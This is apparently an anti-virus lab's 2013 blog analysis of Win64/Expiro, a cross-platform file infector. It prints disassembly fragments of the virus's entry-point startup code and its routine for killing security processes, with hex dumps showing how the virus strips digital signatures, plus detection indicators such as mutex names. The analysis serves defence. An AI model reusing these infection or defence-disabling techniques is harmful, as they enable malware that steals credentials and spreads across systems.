Versatile and infectious: Win64/Expiro is a cross-platform file infector

welivesecurity.com/2013/07/30/versatile-and-infectious-win64expiro-is-a-cross-platform-file-infector/

July 30, 2013

Recently, our anti-virus laboratory discovered an interesting new modification of a file virus known as Expiro which targets 64-bit files for infection. File-infecting viruses are well known and have been studied comprehensively over the years, but malicious code of this type almost invariably aimed to modify 32-bit files. One such family of file viruses, called

30 Jul 2013 - 07:06AM

Recently, our anti-virus laboratory discovered an interesting new modification of a file virus known as Expiro which targets 64-bit files for infection. File-infecting viruses are well known and have been studied comprehensively over the years, but malicious code of this type almost invariably aimed to modify 32-bit files. One such family of file viruses, called


Recently, our anti-virus laboratory discovered an interesting new modification of a file virus known as Expiro which targets 64-bit files for infection. File-infecting viruses are well known and have been studied comprehensively over the years, but malicious code of this type almost invariably aimed to modify 32-bit files. One such family of file viruses, called Expiro

(Xpiro), was discovered a long time ago and it’s not surprising to see it today. However, the body of this versatile new modification *is* surprising because it’s fully cross-platform, able to infect 32-bit and 64-bit files (also, 64-bit files can be infected by an infected 32-bit file). According to our naming system the virus is called Win64/Expiro.A (aka W64.Xpiro or W64/Expiro-A). In the case of infected 32-bit files, this modification is detected as Win32/Expiro.NBF.

The virus aims to maximize profit and infects executable files on local, removable and network drives. As for the payload, this malware installs extensions for the Google Chrome and Mozilla Firefox browsers. The malware also steals stored certificates and passwords from Internet Explorer, Microsoft Outlook, and from the FTP client FileZilla. Browser extensions are used to redirect the user to a malicious URL, as well as to hijack confidential information, such as account credentials or information about online banking. The virus disables some services on the compromised computer, including Windows Defender and Security Center (Windows Security Center), and can also terminate processes. Our colleagues from Symantec have also written about the most recent Expiro modification. TrendMicro also reported attacks using this virus.


The Win64/Expiro infector

The body of the virus in a 64-bit infected file is added to the end of the new section of the executable file, called .vmp0 with a size of 512,000 bytes (on disk). To transfer control to the main body (.vmp0), the virus inserts 1,269 bytes of malicious startup code in place of the entry point. Before modifying the entry point code, the virus copies the original bytes to the beginning of the .vmp0 section. This startup code performs unpacking of the virus code into the .vmp0 section. In the screenshot below we show the template for the startup code to be written during infection to the entry point of the 64-bit file.



```
.vmp0:000000010004F1BA                 var_40          = qword ptr -40h
.vmp0:000000010004F1BA                 var_38          = qword ptr -38h
.vmp0:000000010004F1BA
.vmp0:000000010004F1BA 55                              push    rbp
.vmp0:000000010004F1BB 48 89 E5                        mov     rbp, rsp        ; fnMaliciousStartupPattern
.vmp0:000000010004F1BE 53                              push    rbx
.vmp0:000000010004F1BF 56                              push    rsi
.vmp0:000000010004F1C0 41 54                           push    r12
.vmp0:000000010004F1C2 41 55                           push    r13
.vmp0:000000010004F1C4 41 56                           push    r14
.vmp0:000000010004F1C6 41 57                           push    r15
.vmp0:000000010004F1C8 48 81 EC D0 00+                 sub     rsp, 0D0h
.vmp0:000000010004F1CF 48 C7 45 A8 0A+                 mov     [rbp+var_58], 0Ah
.vmp0:000000010004F1D7 4C 8B 5D A8                     mov     r11, [rbp+var_58]
.vmp0:000000010004F1DB 4C 89 DB                        mov     rbx, r11
.vmp0:000000010004F1DE 48 83 EB 07                     sub     rbx, 7
.vmp0:000000010004F1E2 49 89 DB                        mov     r11, rbx
.vmp0:000000010004F1E5 49 83 C3 02                     add     r11, 2
.vmp0:000000010004F1E9 4C 89 5D C8                     mov     [rbp+var_38], r11
.vmp0:000000010004F1ED 48 C7 C0 0F 00+                 mov     rax, 0Fh
.vmp0:000000010004F1F4 4C 8B 55 C8                     mov     r10, [rbp+var_38]
.vmp0:000000010004F1F8 48 99                           cqo
.vmp0:000000010004F1FA 49 F7 FA                        idiv    r10
.vmp0:000000010004F1FD 48 89 45 C0                     mov     [rbp+var_40], rax
.vmp0:000000010004F201 4C 8B 5D A8                     mov     r11, [rbp+var_58]
.vmp0:000000010004F205 49 83 EB 02                     sub     r11, 2
.vmp0:000000010004F209 4C 89 5D B0                     mov     [rbp+var_50], r11
.vmp0:000000010004F20D 4C 8B 5D C0                     mov     r11, [rbp+var_40]
.vmp0:000000010004F211 49 83 EB 03                     sub     r11, 3
.vmp0:000000010004F215 44 89 5D 90                     mov     [rbp+var_70], r11d
.vmp0:000000010004F219 49 BB FE FE FE+                 mov     r11, 0FEFEFEFEh
.vmp0:000000010004F223 4C 89 9D 50 FF+                 mov     [rbp+var_B0], r11
.vmp0:000000010004F22A 48 8B B5 50 FF+                 mov     rsi, [rbp+var_B0]
.vmp0:000000010004F231 C7 45 A4 F1 F1+                 mov     [rbp+var_5C], 0F1F1F1F1h
```


During the infection process, the virus will prepare this startup code for insertion into the specified file and some of these instructions will be overwritten, thus ensuring the uniqueness of the .vmp0 section contents (polymorphism). In this case, the following types of instruction are subject to change: *add*, *mov*, or *lea* (Load Effective Address), instructions that involve direct offsets (immediate). At the end of the code, the virus adds a jump instruction which leads to the code unpacked into the .vmp0 section. The screenshot below shows the startup code pattern (on the left) and startup code which was written into the infected file (on the right).



```
.vmp0:000000010004F688 4D 39+                  cmp     r11, r10
.vmp0:000000010004F68B 0F 85+                  jnz     loc_10004F468
.vmp0:000000010004F691
.vmp0:000000010004F691         loc_10004F691:
.vmp0:000000010004F691 48 81+                  add     rsp, 0D0h
.vmp0:000000010004F698 41 5F                   pop     r15
.vmp0:000000010004F69A 41 5E                   pop     r14
.vmp0:000000010004F69C 41 5D                   pop     r13
.vmp0:000000010004F69E 41 5C                   pop     r12
.vmp0:000000010004F6A0 5E                      pop     rsi
.vmp0:000000010004F6A1 5B                      pop     rbx
.vmp0:000000010004F6A2 C9                      leave
.vmp0:000000010004F6A3 C3                      retn
.vmp0:000000010004F6A3         fnMaliciousStartupPattern endp
```


```
.text:00000001000088DA 4D 39+                  cmp     r11, r10
.text:00000001000088DD 0F 85+                  jnz     loc_1000086BA
.text:00000001000088E3
.text:00000001000088E3         loc_1000088E3:                          ; CODE XRE
.text:00000001000088E3 48 81+                  add     rsp, 0D0h
.text:00000001000088EA 41 5F                   pop     r15
.text:00000001000088EC 41 5E                   pop     r14
.text:00000001000088EE 41 5D                   pop     r13
.text:00000001000088F0 41 5C                   pop     r12
.text:00000001000088F2 5E                      pop     rsi
.text:00000001000088F3 5B                      pop     rbx
.text:00000001000088F4 C9                      leave
.text:00000001000088F5 48 B8+                  mov     rax, offset sub_1000B8C86
.text:00000001000088FF 50                      push    rax
.text:0000000100008900 C3                      retn
.text:0000000100008900         start           endp ; sp-analysis failed
```

Similar startup code for 32-bit files is also located in the section .vmp0 as presented below.



```
.vmp0:000000010004EEFD                 var_8           = dword ptr -8
.vmp0:000000010004EEFD                 var_1           = byte ptr -1
.vmp0:000000010004EEFD
.vmp0:000000010004EEFD 55                              push    rbp
.vmp0:000000010004EEFE 89 E5                           mov     ebp, esp        ; fnMaliciousStartup_x32
.vmp0:000000010004EF00 83 EC 7C                        sub     esp, 7Ch
.vmp0:000000010004EF03 53                              push    rbx
.vmp0:000000010004EF04 56                              push    rsi
.vmp0:000000010004EF05 57                              push    rdi
.vmp0:000000010004EF06 C7 45 F4 09 00+                 mov     [rbp+var_C], 9
.vmp0:000000010004EF0D BB 0A 00 00 00                  mov     ebx, 0Ah
.vmp0:000000010004EF12 83 65 EC 00                     and     [rbp+var_14], 0
.vmp0:000000010004EF16 8B 45 F4                        mov     eax, [rbp+var_C]
.vmp0:000000010004EF19 83 E8 09                        sub     eax, 9
.vmp0:000000010004EF1C 89 45 E4                        mov     [rbp+var_1C], eax
.vmp0:000000010004EF1F C7 45 B8 FE FE+                 mov     [rbp+var_48], 0FEFEFEFEh
.vmp0:000000010004EF26 8B 45 B8                        mov     eax, [rbp+var_48]
.vmp0:000000010004EF29 89 45 EC                        mov     [rbp+var_14], eax
.vmp0:000000010004EF2C C7 45 C8 F0 F0+                 mov     [rbp+var_38], 0F0F0F0F0h
.vmp0:000000010004EF33 81 45 EC FE FE+                 add     [rbp+var_14], 0FEFEFEFEh
.vmp0:000000010004EF3A C7 45 E4 F1 F1+                 mov     [rbp+var_1C], 0F1F1F1F1h
.vmp0:000000010004EF41 81 45 E4 F1 F1+                 add     [rbp+var_1C], 0F1F1F1F1h
.vmp0:000000010004EF48 89 D8                           mov     eax, ebx
.vmp0:000000010004EF4A 83 E8 0A                        sub     eax, 0Ah
```

This code in x32 disassembler looks like usual code (infected file).




```
.text:004B5D7D                 var_C           = dword ptr -0Ch
.text:004B5D7D
.text:004B5D7D 57                              push    edi
.text:004B5D7E 55                              push    ebp
.text:004B5D7F 89 E5                           mov     ebp, esp
.text:004B5D81 83 EC 7C                        sub     esp, 7Ch
.text:004B5D84 C7 45 F4 09 00+                 mov     [ebp+var_C], 9
.text:004B5D8B BB 0A 00 00 00                  mov     ebx, 0Ah
.text:004B5D90 83 65 EC 00                     and     [ebp+var_14], 0
.text:004B5D94 8B 45 F4                        mov     eax, [ebp+var_C]
.text:004B5D97 83 E8 09                        sub     eax, 9
.text:004B5D9A 89 45 E4                        mov     [ebp+var_1C], eax
.text:004B5D9D C7 45 B8 1C 0D+                 mov     [ebp+var_48], 0D1Ch
.text:004B5DA4 8B 45 B8                        mov     eax, [ebp+var_48]
.text:004B5DA7 89 45 EC                        mov     [ebp+var_14], eax
.text:004B5DAA C7 45 C8 C5 E0+                 mov     [ebp+var_38], 9591E0C5h
```

The size of the startup code in the case of a 64-bit file is equal to 1,269 bytes, and for an x32 file is 711 bytes.

The virus infects executable files, passing through the directories recursively, infecting executable file by creating a special .vir file in which the malicious code creates new file contents, and then writes it to the specified file in blocks of 64K. If the virus can't open the file with read/write access, it tries to change the security descriptor of the file and information about its owner.


The virus also infects signed executable files. After infection files are no longer signed, as the virus writes its body after the last section, where the overlay with a digital signature is located. In addition, the virus adjusts the value of the field Security Directory in the Data Directory by setting the fields RVA and Size to 0. Accordingly, such a file can also be executed subsequently without reference to any information about digital signatures. The figure below shows the differences between the original/unmodified and the infected 64-bit file, where the original is equipped with a digital signature. On the left, in the modified version, we can see that the place where the overlay shown on the right was formerly located is now the beginning of section .vmp0.



```
7:83F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7:8400h: 48 83 EC 28 E8 BF 07 00 00 48 83 C4 28 E9 3A FE  Hƒì(è¿...HƒÄ(é:þ
7:8410h: FF FF CC CC CC CC CC CC CC CC 66 66 0F 1F 84 00  ÿÿÌÌÌÌÌÌÌÌff..„.
7:8420h: 00 00 00 00 48 3B 0D C9 8A 00 00 75 12 48 C1 C1  ....H;.ÉŠ..u.HÁÁ
7:8430h: 10 66 F7 C1 FF FF 75 03 C2 00 00 48 C1 C9 10 E9  .f÷Áÿÿu.Â..HÁÉ.é
7:8440h: C0 00 00 00 CC CC CC CC CC CC FF 25 C4 5D 02 00  À...ÌÌÌÌÌÌÿ%Ä]..
7:8450h: CC CC CC CC CC CC CC CC 48 83 EC 28 E8 17 00 00  ÌÌÌÌÌÌÌÌHƒì(è...
7:8460h: 00 48 F7 D8 1B C0 F7 D8 FF C8 48 83 C4 28 C3 CC  .H÷Ø.À÷ØÿÈHƒÄ(ÃÌ
7:8470h: CC CC CC CC CC CC CC CC 40 53 48 83 EC 20 48 8B  ÌÌÌÌÌÌÌÌ@SHƒì H‹
7:8480h: D9 48 8B 05 04 19 02 00 48 89 44 24 38 48 83 F8  ÙH‹.....H‰D$8Hƒø
7:8490h: FF 75 08 FF 15 5B 5C 02 00 EB 5D B9 08 00 00 00  ÿu.ÿ.[\..ë]¹....
7:84A0h: E8 15 08 00 00 90 48 8B 05 DF 18 02 00 48 89 44  è.....H‹.ß...H‰D
7:84B0h: 24 38 48 8B 05 CB 18 02 00 48 89 44 24 40 4C 8D  $8H‹.Ë...H‰D$@L.
7:84C0h: 44 24 40 48 8D 54 24 38 48 8B CB E8 02 08 00 00  D$@H.T$8H‹Ëè....
7:84D0h: 48 8B D8 48 8B 54 24 38 48 89 15 AD 18 02 00 48  H‹ØH‹T$8H‰.-...H
7:84E0h: 8B 54 24 40 48 89 15 99 18 02 00 B9 08 00 00 00  ‹T$@H‰.™...¹....
7:84F0h: E8 D1 07 00 00 48 8B C3 48 83 C4 20 5B C3 CC CC  èÑ...H‹ÃHƒÄ [ÃÌÌ
7:8500h: CC CC CC CC 48 89 4C 24 08 55 48 8B EC 48 81 EC  ÌÌÌÌH‰L$.UH‹ìH.ì
7:8510h: 80 00 00 00 48 8D 0D C9 FA 00 00 FF 15 A3 56 02  €...H..Éú..ÿ.£V.
7:8520h: 00 48 8B 05 B4 FB 00 00 48 89 44 24 48 45 33 C0  .H‹.´û..H‰D$HE3À
```


```
7:83F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7:8400h: C8 3B 00 00 00 02 02 00 30 82 3B BA 06 09 2A 86  È;......0‚;º..*†
7:8410h: 48 86 F7 0D 01 07 02 A0 82 3B AB 30 82 3B A7 02  H†÷.... ‚;«0‚;§.
7:8420h: 01 01 31 0B 30 09 06 05 2B 0E 03 02 1A 05 00 30  ..1.0...+......0
7:8430h: 4C 06 0A 2B 06 01 04 01 82 37 02 01 04 A0 3E 30  L..+....‚7... >0
7:8440h: 3C 30 17 06 0A 2B 06 01 04 01 82 37 02 01 0F 30  <0...+....‚7...0
7:8450h: 09 03 01 00 A0 04 A2 02 80 00 30 21 30 09 06 05  .... .¢.€.0!0...
7:8460h: 2B 0E 03 02 1A 05 00 04 14 72 66 A3 DE 49 8B 19  +........rf£ÞI‹.
7:8470h: 34 15 69 03 AA A0 39 BD C9 D7 DB B7 FE A0 82 15  4.i.ª 9½É×Û·þ ‚.
7:8480h: 2D 30 82 04 A0 30 82 03 88 A0 03 02 01 02 02 0A  -0‚. 0‚.ˆ ......
7:8490h: 61 19 CC 93 00 01 00 00 00 66 30 0D 06 09 2A 86  a.Ì“.....f0...*†
7:84A0h: 48 86 F7 0D 01 01 05 05 00 30 79 31 0B 30 09 06  H†÷......0y1.0..
7:84B0h: 03 55 04 06 13 02 55 53 31 13 30 11 06 03 55 04  .U....US1.0...U.
7:84C0h: 08 13 0A 57 61 73 68 69 6E 67 74 6F 6E 31 10 30  ...Washington1.0
7:84D0h: 0E 06 03 55 04 07 13 07 52 65 64 6D 6F 6E 64 31  ...U....Redmond1
7:84E0h: 1E 30 1C 06 03 55 04 0A 13 15 4D 69 63 72 6F 73  .0...U....Micros
7:84F0h: 6F 66 74 20 43 6F 72 70 6F 72 61 74 69 6F 6E 31  oft Corporation1
7:8500h: 23 30 21 06 03 55 04 03 13 1A 4D 69 63 72 6F 73  #0!..U....Micros
7:8510h: 6F 66 74 20 43 6F 64 65 20 53 69 67 6E 69 6E 67  oft Code Signing
7:8520h: 20 50 43 41 30 1E 17 0D 31 31 31 30 31 30 32 30   PCA0...11101020
```

From the point of view of process termination, Expiro is not innovative and uses an approach based on retrieving a list of processes, using API *CreateToolhelp32Snapshot*, and subsequent termination via *OpenProcess* / *TerminateProcess*. Expiro targets the following processes for termination: «MSASCui.exe», «msseces.exe» and «Tcpview.exe».




```
.vmp0:00000001000B37AB 4C 89+          mov     rcx, r11
.vmp0:00000001000B37AE 48 83+          sub     rcx, 6
.vmp0:00000001000B37B2 4C 8D+          lea     r11, kernel32_OpenProcess
.vmp0:00000001000B37B9 4C 89+          mov     [rbp+var_4C8], r11
.vmp0:00000001000B37C0 42 FF+          call    qword ptr ds:0[r11]
.vmp0:00000001000B37C0 14 1D+
.vmp0:00000001000B37C8 48 89+          mov     [rbp+var_4D0], rax
.vmp0:00000001000B37CF 4C 8B+          mov     r11, [rbp+var_4D0]
.vmp0:00000001000B37D6 4C 89+          mov     [rbp+var_4B8], r11
.vmp0:00000001000B37DD 4C 89+          mov     rdx, r15
.vmp0:00000001000B37E0 48 83+          sub     rdx, 3
.vmp0:00000001000B37E4 48 8B+          mov     rcx, [rbp+var_4B8]
.vmp0:00000001000B37EB 4C 8D+          lea     r11, kernel32_TerminateProcess
.vmp0:00000001000B37F2 4C 89+          mov     [rbp+var_4D8], r11
.vmp0:00000001000B37F9 42 FF+          call    qword ptr ds:0[r11]
.vmp0:00000001000B37F9 14 1D+
.vmp0:00000001000B3801 89 85+          mov     [rbp+var_4DC], eax
.vmp0:00000001000B3807 4C 63+          movsxd  r11, [rbp+var_4DC]
.vmp0:00000001000B380E 45 89+          mov     r11d, r11d
.vmp0:00000001000B3811 44 89+          mov     [rbp+var_4BC], r11d
.vmp0:00000001000B3818 48 8B+          mov     rcx, [rbp+var_4B8]
.vmp0:00000001000B381F 4C 8D+          lea     r11, kernel32_CloseHandle
.vmp0:00000001000B3826 42 FF+          call    qword ptr ds:0[r11]
```

When first installed on a system, Expiro creates two mutexes named «gazavat».



Name	Type	SymLink
EVENT_READYROOT/CIMV2WMI SELF-INSTRUMENTA...	Event	
FirstWinlogonCheck	Event	
FontCachePort	ALPC Port	
FwtSqmSession101457921_S-1-5-18	Mutant	
gazavat-svc	Mutant	
gazavat-svc_28	Mutant	
Global	SymbolicLink	\BaseNamedObjects
LanmanServerNetworkInitialized	Event	

In addition, the presence of the infector process can be identified in the system by the large numbers of I/O operations and high volumes of read/written bytes. Since the virus needs to see all files on the system, the infection process can take a long time, which is also a symptom of the presence of suspicious code in the system. The screenshot below shows the statistics relating to the infector process at work.



